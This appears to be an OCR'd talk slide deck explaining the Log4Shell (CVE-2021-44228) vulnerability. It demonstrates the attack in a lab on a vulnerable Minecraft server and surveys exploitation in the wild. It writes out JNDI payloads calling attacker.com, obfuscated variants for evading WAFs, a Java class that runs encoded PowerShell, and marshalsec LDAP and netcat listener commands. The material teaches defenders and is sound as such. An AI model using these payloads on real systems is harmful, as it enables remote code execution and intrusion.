LOG4SHELL

How it works and how it is exploited

TOPICS

TOPICS

- How does Log4Shell work 🤔

TOPICS

- How does Log4Shell work 🤔
- Hacking a vulnerable Minecraft server 🖵

TOPICS

- How does Log4Shell work 🤔
- Hacking a vulnerable Minecraft server 🖥️
- How is Log4Shell exploited in the wild? 🌳

TOPICS

- How does Log4Shell work 
- Hacking a vulnerable Minecraft server 
- How is Log4Shell exploited in the wild? 
- How can I protect myself? 

TOPICS

- How does Log4Shell work 🤔
- Hacking a vulnerable Minecraft server 🖥️
- How is Log4Shell exploited in the wild? 🌳
- How can I protect myself? 🛡️
- How I was attacked 😱

HOW DOES LOG4SHELL WORK

Open source logging framework for Java

Open source logging framework for Java

Used in LOTS of Java applications

LOG4SHELL

LOG4SHELL

A.K.A. CVE-2021-44228

LOG4SHELL

A.K.A. CVE-2021-44228 , CVE-2021-45046, CVE-2021-45105 and CVE-2021-44832

LOG4SHELL

A.K.A. CVE-2021-44228 , CVE-2021-45046, CVE-2021-45105 and CVE-2021-44832

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 10.0 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Log4J feature: Lookup at logging time

Log4J feature: Lookup at logging time

Java Lookup:

```
${java:version} → Java version 1.7.0_67
```


THE BAD LOOKUP: JNDI LOOKUP

THE BAD LOOKUP: JNDI LOOKUP

Java Naming and Directory Interface


THE BAD LOOKUP: JNDI LOOKUP

Java Naming and Directory Interface



THE BAD LOOKUP: JNDI LOOKUP

Java Naming and Directory Interface




```
${jndi:ldap://example.com/file} → 🌩
```

HOW CAN THIS BE ABUSED?

HOW CAN THIS BE ABUSED?

. JNDI lookup payload is placed in logs

```
${jndi:ldap://attacker.com/exploit}
```

HOW CAN THIS BE ABUSED?

. JNDI lookup payload is placed in logs

```
${jndi:ldap://attacker.com/exploit}
```

. Log4J contacts the LDAP server for information

HOW CAN THIS BE ABUSED?

1. JNDI lookup payload is placed in logs

```
${jndi:ldap://attacker.com/exploit}
```

2. Log4J contacts the LDAP server for information
3. LDAP server redirects Log4J to an HTTP server which hosts a Java class file

HOW CAN THIS BE ABUSED?

1. JNDI lookup payload is placed in logs

```
${jndi:ldap://attacker.com/exploit}
```

2. Log4J contacts the LDAP server for information
3. LDAP server redirects Log4J to an HTTP server which hosts a Java class file
4. Content of the class file is downloaded and executed


HACKING A VULNERABLE
MINECRAFT SERVER

HACKING SETUP

Two (virtual) computers in the same network

HACKING SETUP

Two (virtual) computers in the same network

1. Victim's machine 

HACKING SETUP

Two (virtual) computers in the same network

1. Victim's machine 
2. Attacker's machine 

VICTIM'S MACHINE 

VICTIM'S MACHINE 

- Windows 10 (with virus scanner disabled )

VICTIM'S MACHINE 

- Windows 10 (with virus scanner disabled )
- Minecraft Server (1.8.8 → Vulnerable to Log4Shell)

ATTACKER'S MACHINE 

ATTACKER'S MACHINE 

- Kali Linux

ATTACKER'S MACHINE 

- Kali Linux
- Minecraft Client

ATTACKER'S MACHINE 

- Kali Linux
- Minecraft Client
- Marshalsec LDAP referer

ATTACKER'S MACHINE 

- Kali Linux
- Minecraft Client
- Marshalsec LDAP referer
- Http Server

ATTACKER'S MACHINE 

- Kali Linux
- Minecraft Client
- Marshalsec LDAP referer
- Http Server
- The (compiled and obfuscated) exploit payload

ATTACKER'S MACHINE 

- Kali Linux
- Minecraft Client
- Marshalsec LDAP referer
- Http Server
- The (compiled and obfuscated) exploit payload
- Netcat Listener (for incoming connections)

THE EXPLOIT

[The code which are executing on the victim's machine 😈]

THE EXPLOIT

[The code which are executing on the victim's machine 😈]


```
1  public class Log4jRCE {
2    static {
3      try {
4        Runtime.getRuntime()
5          .exec("powershell.exe -exec bypass -enc IwBSAGEAcwE
6          .waitFor();
7      } catch (Exception e) {
8        e.printStackTrace();
9      }
10   }
11 }
```

THE EXPLOIT

[The code which are executing on the victim's machine 😈]

```
1  public class Log4jRCE {
2    static {
3      try {
4        Runtime.getRuntime()
5           .exec("powershell.exe -exec bypass -enc IwBSAGEAcwE
6           .waitFor();
7      } catch (Exception e) {
8        e.printStackTrace();
9      }
10   }
11 }
```

THE ATTACK



Windows 10 x64 - VMware Workstation 15 Player (Non-commercial use only)
File Virtual Machine Help
Recycle Bin
Windows PowerShell
PS C:\Users\nixrod\Desktop\paper> .\start_paper.bat
paper
Activate Windows
Go to Settings to activate Windows.
0:00 / 1:23
Type here to search
Kali-Linux-2020.3-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
File Virtual Machine Help
kali@kali: ~/minecraft-hack/marshalsec
kali@kali: ~/minecraft-hack/marshalsec 118x16
(kali㉿kali)-[~/minecraft-hack/marshalsec]
$ ../jdk1.8.0_181/bin/java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.141.131:8000/#Log4jRCE"
kali@kali: ~/minecraft-hack/poc 118x14
(kali㉿kali)-[~/minecraft-hack/poc]
$ python3 -m http.server
kali@kali: ~/minecraft-hack 118x14
(kali㉿kali)-[~/minecraft-hack]
$ nc -lnvp 9898

HOW IS LOG4SHELL EXPLOITED IN THE WILD? 


And what has happened in the last 3 Months?

CURRENT STATE

Interest has died down
and attacks have become background noise



FIRST DAYS: AUTOMATED EXPLOITATION



greynoise.io - With Log4J RCE Attempt filter

JANUARY - THE VMWARE HORIZON INCIDENT

UK NHS: Threat actor targets VMware Horizon servers using Log4Shell exploits

JANUARY - THE VMWARE HORIZON INCIDENT

JANUARY - THE VMWARE HORIZON INCIDENT

- Virtual desktop server

JANUARY - THE VMWARE HORIZON INCIDENT

- Virtual desktop server
- Shodan: 25k accessible installations on the internet

JANUARY - THE VMWARE HORIZON INCIDENT

- Virtual desktop server
- Shodan: 25k accessible installations on the internet
- First targeted attack on product with a wide installation base

JANUARY - THE VMWARE HORIZON INCIDENT

- Virtual desktop server
- Shodan: 25k accessible installations on the internet
- First targeted attack on product with a wide installation base
- Patching is not trivial

JANUARY - THE VMWARE HORIZON INCIDENT

- Virtual desktop server
- Shodan: 25k accessible installations on the internet
- First targeted attack on product with a wide installation base
- Patching is not trivial
- Continued discovered vulnerabilities found in Log4j, led to that patches had to be applied multiple times

JANUARY - SOPHOS' BLOG POST

Log4Shell: No Mass Abuse, But No Respite, What Happened?

JANUARY - SOPHOS' BLOG POST

JANUARY - SOPHOS' BLOG POST

- Log4Shell will be targeted for years to come

JANUARY - SOPHOS' BLOG POST

- Log4Shell will be targeted for years to come
- Mass exploitation was prevented by widespread media coverage. Similar to Y2K

JANUARY - SOPHOS' BLOG POST

- Log4Shell will be targeted for years to come
- Mass exploitation was prevented by widespread media coverage. Similar to Y2K
- In the first few days of the attack, mainly cryptominers were installed

JANUARY - SOPHOS' BLOG POST

- Log4Shell will be targeted for years to come
- Mass exploitation was prevented by widespread media coverage. Similar to Y2K
- In the first few days of the attack, mainly cryptominers were installed
- Worried that patched systems still contain backdoors

JANUARY - SOPHOS' BLOG POST

- Log4Shell will be targeted for years to come
- Mass exploitation was prevented by widespread media coverage. Similar to Y2K
- In the first few days of the attack, mainly cryptominers were installed
- Worried that patched systems still contain backdoors
- Will internal applications ever be patched? Great target for lateral movement

FEBRUARY - GOOGLE CLOUD STATS

Google Cloud offers good news and bad news on Log4Shell, other issues

FEBRUARY - GOOGLE CLOUD STATS

FEBRUARY - GOOGLE CLOUD STATS

- 400k scans per day on google cloud servers

FEBRUARY - GOOGLE CLOUD STATS

- 400k scans per day on google cloud servers
- Scans are now just background noise

FEBRUARY - GOOGLE CLOUD STATS

- 400k scans per day on google cloud servers
- Scans are now just background noise
- Sooner or later all vulnerable systems on the internet will be breached

FEBRUARY - GOOGLE CLOUD STATS

- 400k scans per day on google cloud servers
- Scans are now just background noise
- Sooner or later all vulnerable systems on the internet will be breached
- More systemic attacks than in the first few days

FEBRUARY - GOOGLE CLOUD STATS

- 400k scans per day on google cloud servers
- Scans are now just background noise
- Sooner or later all vulnerable systems on the internet will be breached
- More systemic attacks than in the first few days
- Continued attacks as long as exploitation is easy and vulnerable systems are found

CAT AND MOUSE GAME

WAF maintainers vs attackers

CAT AND MOUSE GAME

WAF maintainers vs attackers

- JNDI payload can easily be obfuscated

CAT AND MOUSE GAME

WAF maintainers vs attackers

- JNDI payload can easily be obfuscated

```
${jndi:ldap://attacker.com/exploit}
```

CAT AND MOUSE GAME

WAF maintainers vs attackers

- JNDI payload can easily be obfuscated

```
${jndi:ldap://attacker.com/exploit}
```

```
${jndi:${lower:l}${lower:d}${lower:a}${lower:p}}://attacker.com
```

CAT AND MOUSE GAME

WAF maintainers vs attackers

- JNDI payload can easily be obfuscated

```
${jndi:ldap://attacker.com/exploit}
```

```
${jndi:${lower:l}${lower:d}${lower:a}${lower:p}}://attacker.com
```

```
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}}://
```

CAT AND MOUSE GAME

WAF maintainers vs attackers

- JNDI payload can easily be obfuscated

```
${jndi:ldap://attacker.com/exploit}
```

```
${jndi:${lower:l}${lower:d}${lower:a}${lower:p}}://attacker.com
```

```
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}}://
```

- Many thousands of iterations.

MARCH - THE QUALIS PLATFORM STUDY

Qualys platform study: Log4Shell, the menace continues

MARCH - THE QUALIS PLATFORM STUDY

MARCH - THE QUALIS PLATFORM STUDY

- In December Qualis detected 3 Million vulnerable applications on the internet

MARCH - THE QUALIS PLATFORM STUDY

- In December Qualis detected 3 Million vulnerable applications on the internet
- In March 30% of applications remain unpatched

MARCH - THE QUALIS PLATFORM STUDY

- In December Qualis detected 3 Million vulnerable applications on the internet
- In March 30% of applications remain unpatched
- Since January attacks trend down but are still ongoing


MARCH - THE QUALIS PLATFORM STUDY

- In December Qualis detected 3 Million vulnerable applications on the internet
- In March 30% of applications remain unpatched
- Since January attacks trend down but are still ongoing
- Vulnerable Log4J versions keep getting downloaded

MARCH - THE QUALIS PLATFORM STUDY

- In December Qualis detected 3 Million vulnerable applications on the internet
- In March 30% of applications remain unpatched
- Since January attacks trend down but are still ongoing
- Vulnerable Log4J versions keep getting downloaded
- End of life dependencies which use vulnerable Log4J under the hood are also still used

MARCH - IMMERSIVE LABS STUDY ON CYBER THREAD READINESS



MARCH - IMMERSIVE LABS STUDY ON CYBER THREAD READINESS

